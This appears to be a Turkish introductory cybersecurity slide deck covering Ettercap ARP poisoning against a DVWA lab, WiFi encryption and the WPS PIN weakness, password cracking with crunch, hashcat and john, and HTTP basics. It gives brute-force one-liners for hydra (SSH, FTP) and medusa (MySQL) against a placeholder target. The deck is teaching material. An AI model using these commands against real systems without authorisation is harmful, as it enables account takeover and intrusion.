# Hacker 101 | Siber Güvenliğe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :

Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome - Mozilla Firefox

192.168.237.129/dvwa/index.php

**DVWA**

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as "admin"

Username: admin  
Security Level: high

Damn Vulnerable...

# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :

The screenshot displays the Ettercap 0.8.2 application interface. The main window is titled "ettercap 0.8.2" and has a menu bar with options: Start, Targets, Hosts, View, Mitm, Filters, Logging, Plugins, and Info. The "Plugins" tab is active, showing a list of available plugins:

Name	Version	Info
pptp_clear	1.0	PPTP: Tries to force cleartext tunnel
pptp_pap	1.0	PPTP: Forces PAP authentication
pptp_reneg	1.0	PPTP: Forces tunnel re-negotiation
rand_flood	1.0	Flood the LAN with random MAC addresses
* remote_browser	1.2	Sends visited UPLs to the browser
* reply_arp	1.0	Simple arp responder
repoison_arp	1.0	Repoison after broadcast ARP
scan_poisoner	1.0	Actively search other poisoners
search_promisc	1.2	Search promisc NICs in the LAN
smb_clear	1.0	Tries to force SMB cleartext auth
smb_down	1.0	Tries to force SMB to not use NTLM2 key auth
smurf_attack	1.0	Run a smurf attack against specified hosts

Below the plugin list, a terminal window shows the following output:

```
Activating reply_arp plugin...
REMOTE COMMAND: xdg-open http://192.168.237.129/
REMOTE COMMAND: xdg-open http://192.168.237.129/dvwa/
REMOTE COMMAND: xdg-open http://192.168.237.129/dvwa/login.php
HTTP : 192.168.237.129:80 -> USER: admin PASS: password INFO: http://192.168.237.129/dvwa/login.php
CONTENT: username=admin&password=password&Login=Login
REMOTE COMMAND: xdg-open http://192.168.237.129/dvwa/index.php
```

The interface also features a system status panel on the right side, displaying various metrics:

- SYSTEM:** Host: kali, Uptime: 0h 13m 57s
- CPU:** MHz: 2301, Load: 1.01, 0.99, 0.62, Tasks: 0 /133, CPU0: 4%, CPU1: 4%
- PROCESSES:** Table with columns NAME, PID, CPU, MEM. Processes include ettercap (3287, 3.72, 1.81), Xorg (856, 1.06, 2.40), sh (3286, 0.00, 0.04), kworker/0:1 (2985, 0.00, 0.00), and kworker/0:0 (2432, 0.00, 0.00).
- MEMORY & SWAP:** RAM 14%, Swap 0%
- FILESYSTEM:** root 38% free, 10.9GiB / 28.2GiB
- LAN eth0 (192.168.237.128):** Down: 29B KB/s, Up: 0B KB/s, Downloaded: 2.29MiB, Uploaded: 991KiB
- Wi-Fi (No Address):** Down: 0B KB/s, Up: 0B KB/s, Downloaded: 0B, Uploaded: 0B
- CONNECTIONS:** Inbound: 0, Outbound: 0, Total: 0, Inbound Local Service/Port, Outbound Remote Service/Port



# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### **Kablosuz Ağlar Nasıl Çalışır :**

Kablosuz ağ bağlantı noktaları küçük radyo dalgaları üreten sistemlerdir.

WiFi standartları çeşit ve özelliklerine göre 802.11a, b,g ve n olarak ayrılmışlardır.

Bunlardan en yaygın olarak kullanılanı 802.11b'dir ve 2.4Ghz'lik yayılma aralığına sahiptir. Ancak 802.11b ile en fazla 11 Megabit'lik bağlantı kurabilmek mümkündür.

Oysa 802.11g ile saniyede 54 Mbit, 802.11n ile 140 Mbit'lik hızlara ulaşmak mümkündür.



# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### **Kablosuz Ağlar Nasıl Çalışır :**

Neredeyse tüm pclerin üzerlerinde entegre Wi-Fi alıcıları bulundurlar. Bulunmayanlar ise PCMCIA kartlarla bu özelliği kolayca kazanabilirler.

Kablosuz ağ sistemleri radyo frekansları ile çalışmaktadırlar.

Radyo dalgaları ile haberleşme üç çeşit olabilmektedir.

Bunlar alıcı(receiver), verici(transmitter) ve alıcı-verici(trans-receiver) olarak adlandırılırlar.

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### Kablosuz Ağlar Nasıl Çalışır :

**Alıcılar** : Adından da anlaşılacağı üzere sadece radyo sinyallerini alabilen fakat gönderme özelliği barındırmayan aygıtlardır. Bunlara en basit örnek olarak FM radyoları ve televizyonları gösterebiliriz.

**Vericiler** : Sadece radyo sinyalleri gönderebilen ama alma yetileri olmayan elektronik devrelerdir. Bunlara örnek olarak radyo verici istasyonları, televizyon verici istasyonları vb. sayılabilir.

**Alıcı-Vericiler** : Hem alma hem verme özellikleri olan aygıtlardır. Bunlara örnek olarak telsiz röleleri, cep telefonu baz istasyonları, cep telefonları vb. sayılabilir.

# Hacker 101 | Siber Güvenliğe Giriş

**Kablosuz Ağlar Nasıl Çalışır :**

## **KABLOSUZ AĞ GÜVENLİĞİ**

- 1. Tek Yönlü İletim(Simplex):** Kurulan iletim sistemin de iletimin sadece bir yöne yapılabildiği zaman aldığı addır. Örnek olarak FM radyolar gösterilebilir.
- 2. Çift Yönlü Eş Zamansız İletişim(Yarı-Dupleks, Half-Duplex):** Kurulan iletim sisteminde çift yönlü iletim yapılabildiği ancak eş zamanlı olarak sadece bir tarafın gönderim yapabildiği sistemlerdir. Örnek olarak Telsiz uygulamaları gösterilebilir. Bilgi sistemlerinde kullanılan radyo frekansı ile çalışan kablosuz iletişim sistemleri genelde bu tiptedir. Örneğin IEEE 802.11g standardı 54 Mbps'de Yarı-Dupleks iletim imkanı sunar.
- 3. Çift Yönlü Eş Zamanlı İletişim (Tam-Dupleks,Full-Duplex):** Hem alıcı hem vericinin eşzamanlı iletim yapabildiği zaman aldığı isimdir. Örnek olarak cep telefonları, telsiz telefonlar gösterilebilir.

# Hacker 101 | Siber Güvenliğe Giriş

**Kablosuz Ağlar Nasıl Çalışır :**

## **KABLOSUZ AĞ GÜVENLİĞİ**

Yeni kablosuz ağ teknolojisi ise WiMAX'tir.

Çalışma prensibi standart kablosuz ağ sistemleriyle aynıdır fakat çok güçlü mikrodalga iletimiyle sinyalleri daha uzak mesafelere taşıyabilmek mümkündür. Bu sayede birim metrekarelik alan için gereken kablosuz ağ noktası maliyeti düşmekle beraber sinyal kalitesi de arttırılmış olmaktadır.

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ



# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### WiFi Şifreleme Standartları:

Wi-Fi ağınızın güvenliğini sağlamak için ortaya çıkmış şifreleme yöntemleri vardır, bu şifreleme yöntemleri WEP, WPA, ve WPA2 dir.

Bir sonrakinin çıkış amacı bir öncekinde bulunan güvenlik açığı,yeterli güvenli olmamasından kaynaklanmaktadır.

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### **Wired Equivalent Privacy (WEP) :**

Wired Equivalent Privacy (WEP), dünyada en çok kullanılan Wi-Fi güvenlik algoritması. Bunun sebebi ise, geriye uyumluluğu ve birçok router'ın kontrol panelinde ilk sırada yer alması.

WEP 64-bit olarak çıktı fakat sonra 128-bit'e çıkarıldı. Günümüzde 256-bit WEP şifrelemesi mevcut olsa da, 128-bit şifreleme halen en yaygın olarak kullanılan.

Algoritmadaki bir çok düzeltmeye ve arttırılan anahtar boyutuna rağmen, WEP standardında zaman içinde birçok güvenlik açığı keşfedildi. Ücretsiz araçlar ile kolaylıkla kırılabilmiştir. (Aircrack vb.) WEP 2004 yılında resmi olarak bitirildi.

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### **Wi-Fi Protected Access (WPA) :**

Wi-Fi Protected Access, Wi-Fi Alliance'ın güvenlik açıkları gitgide artan WEP'e alternatifidir.2003 yılında çıkmıştır.

En yaygın olan WPA konfigürasyonu, WPA-PSK (Pre-Shared Key).

WPA'da kullanılan anahtarlar 256-bit, ve bu WEP sisteminde kullanılan 64-bit ve 128-bit anahtarlara göre önemli bir gelişme.

Temporal Key Integrity Protocol (TKIP). TKIP, paket başına anahtar sistemiyle, WEP'te kullanılan sabit anahtar sisteminden çok daha güvenli. TKIP de daha sonralarda Advanced Encryption Standard (AES)'in gölgesinde kaldı.



# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### **Wi-Fi Protected Access (WPA) :**

WPA sisteminin kırılması daha çok WPA algoritmasına direk bir saldırıyla değil, aygıtları birbirine bağlamayı kolaylaştırmak amacı taşıyan Wi-Fi Protected Setup (WPS)'in aracılığıyla yapılması.

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### **WPS :**

"Wi-Fi protected setup" (WPS), tecrübesiz kullanıcıların router ile diğer ürünlerini kablosuz olarak kolayca bağlamalarını sağlayan bir sistemdir.

WPS destekli router'ların arka tarafında 8 haneli bir kod bulunmaktadır.

Kablosuz ağınıza örneğin bir laptop bağladığınızda bu 8 haneli PIN kodunu girmeniz gerekir.

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### WPS AÇIKLIĞI :

Normal şartlarda 8 haneli bir PIN kodunu kırmak, 6 yıl sürebilir.

Zira kodun 3 kez üst üste yanlış girilmesi, router'ın 60 saniye sizi bekletmesiyle sonuçlanır.

WPS güvenliği, 8 haneli güvenlik kodunu 4 haneli 2 gruba ayırmaktadır. Birinci grup 4 haneli şifre doğru girilirse router doğru diye değer döndürüyor.

Bu olay sayesinde 8 hane yerine 4 hane atağı yapıyoruz. 6 yıllık süre 1 güne düşüyor. 3 yanlış denemede bekletme yoksa bu süre dahada kısaltılmakta.

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### **Wi-Fi Protected Access II (WPA2)**

2006'ya geldiğimizde, WPA2, WPA'nın resmi olarak yerine geçti. WPA ve WPA2 arasındaki en önemli değişikliklerden biri, AES algoritmalarının zorunlu kullanımı ve CCMP (Counter Cipher Mode with Block Chaining Message Authentication Code Protocol)'nin, TKIP'in yerini alması oldu.

Fakat TKIP, WPA ile birlikte çalışabilmek için hala tutuluyor)

# Hacker 101 | Siber Güvenliğe Giriş

## KABLOSUZ AĞ GÜVENLİĞİ

### Wi-Fi Protected Access II (WPA2)

WPA'nın zırhındaki en büyük delik, Wi-Fi Protected Setup (WPS) aracılığıyla erişilebilen "saldırı vektörü", WPA2 kullanan erişim noktalarında da varlığını sürdürüyor.

Bu savunmasızlığı kullanarak bir WPA/WPA2 ağına izinsiz girmek, modern bir bilgisayarla 2-14 saatlik sürekli bir efor gerektiriyor fakat, yine de bu çok önemli bir güvenlik açığı ve WPS devre dışı bırakılmalı.

# Hacker 101 | Siber Güvenliğe Giriş

## Password Cracking

### Password Cracking : Parola Kırma


Encryption(Şifreleme): Gizlenmek istenen bir bilginin (metin, fotoğraf, ses kaydı, kişisel bilgiler vb.) bir algoritma yardımıyla bir başkası tarafından okunmasını ya da değiştirilmesini engellemek için veri üzerinde yapılan işleme şifreleme denir.

Şifre kırmak için brute force (kaba kuvvet) yöntemi kullanırız.Bu yöntem deneme yanılma yöntemidir.Elimizde bulunan şifreleri yada hashleri araçlarla deneyerek bulma yöntemidir.

Elimizde bulunan şifrelere wordlist denir.Hazır wordlistler olduğu gibi Crunch gibi araçlar ile kendi wordlistimizide oluşturabiliriz.

# Hacker 101 | Siber Güvenliğe Giriş

## Crunch




```
File Edit Search Help
3236
3237
3238
3239
3240
3241
3242
3243
3244
3245
3246
3247
3248
3249
3250
3251
3252
3253
3254
3255
3256
3257
3258
3259
3260
3261
3262
3263
3264
3265

root@kali: ~/Desktop
[root:~/Desktop]# crunch 4 4 0123456789 -o wordlist.txt
Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
crunch: 100% completed generating output
[root:~/Desktop]#
```

Kali Linux'un içinde gelen güzel wordlistlere **/usr/share/wordlists/** dizininden ulaşabilirsiniz.

# Hacker 101 | Siber Güvenliğe Giriş





# Hacker 101 | Siber Güvenliğe Giriş

## Hash ve Rainbow Table

### Hash Fonksiyonları:

Hash fonksiyonları matematiksel olarak geri döndürülemez tek yönlüdür.

Amacı bir değer hashi alındığında bunun eşsiz olması başka bir değerde bunu üretmemesi gerekir.

MD5,SHA1 vb hash fonksiyonları bulunur.

# Hacker 101 | Siber Güvenliğe Giriş

## Hash ve Rainbow Table

function md5()

Online generator md5 hash of a string

md5 (  )

hash darling, hash!

md5 checksum:

cdb5efc9c72196c1bd8b7a594b46b44f



function md5()

Online generator md5 hash of a string

md5 (  )

hash darling, hash!

md5 checksum:

0cc175b9c0f1b6a831c399e269772661



# Hacker 101 | Siber Güvenliğe Giriş

## Hash ve Rainbow Table

### **Rainbow Table :**

Rainbow table, bir string ve onun hashi karşılığı eşleşmelerinden oluşan bir tablodur. Hash crack işlemi sırasında, normalde denenecek string hashlenir , hashler karşılaştırılır ve deneme bir sonraki deneme stringi ile aynı şekilde devam eder. Bu yöntem işlem zamanı açısından verimsizdir.

Bu yüzden rainbow tables (önceden oluşturularak) crack sırasında kullanılır. Kırılacak hash ile rainbow tabledan alınan hash karşılaştırılır, eşleşen hash bulunduğu string karşılığı rainbow table da zaten belli olduğu için parola daha hızlı bulunur. Tabiki bu hızın bize maliyeti ise bellek alanıdır.

# Hacker 101 | Siber Güvenliğe Giriş

## Hash ve Rainbow Table



The image shows a web application interface for hash decryption. It features a dark blue header bar with a text input field containing the hash '0cc175b9c0f1b6a831c399e269772661'. Below the input is a dropdown menu labeled 'Type:' with 'auto' selected. To the right of the dropdown are two buttons: 'decrypt' in orange and 'Encrypt' in blue. Below the header is a white result box with the text 'Result:' and 'a'. At the bottom of the result box is a blue link labeled '[Add Comments]'.

Hash:

Type:

[decrypt](#) [Encrypt](#)

Result:  
a

[\[Add Comments\]](#)

# Hacker 101 | Siber Güvenliğe Giriş

## Password Cracking

**Password Cracking Tools :**

**John The Ripper**

**Hashcat**

**Aircrack**

**Cain & Abel**

**Hydra**

**Medusa**

\*\*\* Bu araçlar ile Password Cracking yapılabilmektedir.

# Hacker 101 | Siber Güvenliğe Giriş

## Password Cracking

### **Medusa ile Mysql Brute Force:**

```
medusa -h HEDEF_IP -u root -P /wordlist_path -M mysql
```

### **Hydra ile SSH Brute Force**

```
hydra -l username -P /wordlist_path ssh://HEDEF_IP
```

### **Hydra ile FTP Brute Force**

```
hydra -l username -P /wordlist_path ftp://HEDEF_IP
```

# Hacker 101 | Siber Güvenliğe Giriş

## Password Cracking

### John The Ripper Hash Cracking

```
john --format:raw-md5 kırılcahash.txt --show
```

### Hashcat ile Hash Cracking

```
hashcat -m 0 -a 0 kırılcahash.txt wordlistimiz.txt
```

-m : Hash tipi 0 md5

-a : Saldırı yönetimi direk saldırı

# Hacker 101 | Siber Güvenliğe Giriş

## Password Cracking

```
root@kali: ~/Desktop
[root:~/Desktop]# hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file hash.txt: 3 (1 salts)

e10adc3949ba59abbe56e057f20f883e:123456
5d41402abc4b2a76b9719d911017c592:hello
21232f297a57a5a743894a0e4a801fc3:admin

All hashes have been recovered


Input.Mode: Dict (/usr/share/wordlists/rockyou.txt)
Index.....: 1/5 (segment), 3627099 (words), 33550339 (bytes)
Recovered.: 3/3 hashes, 1/1 salts
Speed/sec.: - plains, 75.28k words
Progress...: 19820/3627099 (0.55%)
Running...: -:-:-:-:-
Estimated.: 00:00:00:47

Started: Mon Jan 30 10:13:18 2017
Stopped: Mon Jan 30 10:13:20 2017
[root:~/Desktop]#
```



# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği



# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Web Uygulamaları :

1- PHP

2- Servlet,JSP,JSF

3- Asp.Net

4- Django

5- Ruby on Rails

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### HTTP (HyperText Transfer Protocol)

- HTTP yani HiperMetin Yollama Protokolü ilk başta HTML sayfaları yollamak için yazılmış olan bir protokol olup günümüzde her türlü verinin gönderimi için kullanılır. TCP üzerinden çalışır.
- HTTP oturumunun başlaması için, 3lü el sıkışmanın client ve server arasında tamamlanması gerekmektedir.

**NOT:** HTTP Metodları ve HTTP Durum kodları Güvenlik için önemlidir.

**Metodlar:** Get,Head,Put,Post,Trace,Delete,Connection,Options

**Durum Kod:** **1xx** :Bilgi **2xx** Başarı **3xx** :Yönlendirme **4xx** :Tarayıcı Hatası **5xx** : Sunucu Hatası

### HTTPS (Secure HTTP )

- HTTPS yani Güvenli HTTP , HTTP'nin RSA şifrelemesi ile güçlendirilmiş halidir. TCP üzerinden çalışır. Kredi kartı,şifre vb. gizli bilgilerin iletilmesinde kullanılır.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **HTTP METODLARI :**

#### **GET Metodu**

GET metodu sunucudan dosya/veri almak için kullanılır. Bunun dışında sunucuya veride gönderilebilir.

#### **POST Metodu**

Sunucuya veri göndermek için kullanılır. Fakat burada veriler url kısmında değilde body kısmında gönderilir. Bundan dolayı tarayıcıda gönderilen değerler görülmez.Proxy ile araya girerek bu değerleri değiştirmek mümkündür.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **HTTP METODLARI :**

#### **PUT Metodu**

Sunucuya veri göndermek için ama gönderilen veriler ile bir dosya yaratmak için kullanılır

#### **TRACE Metodu**

Sunucuyu kontrol amaçlı kullanılabilir.

#### **OPTIONS Metodu**

Sunucunun hangi metodları kabul ettiğini öğrenmek için kullanılır.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **HTTP METODLARI :**

#### **DELETE Metodu**

Sunucuda ki kaynağı silmek için kullanılır.

#### **CONNECTION Metodu**

Suncuyu proxy gibi kullanabilmemizi sağlar. Yani sunucunun başka bir sunucuya istek yapmasını sağlayabiliriz.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **Cookie :**

Çerez (cookie), herhangi bir İnternet sitesi tarafından bilgisayara bırakılan bir tür tanımlama dosyası.

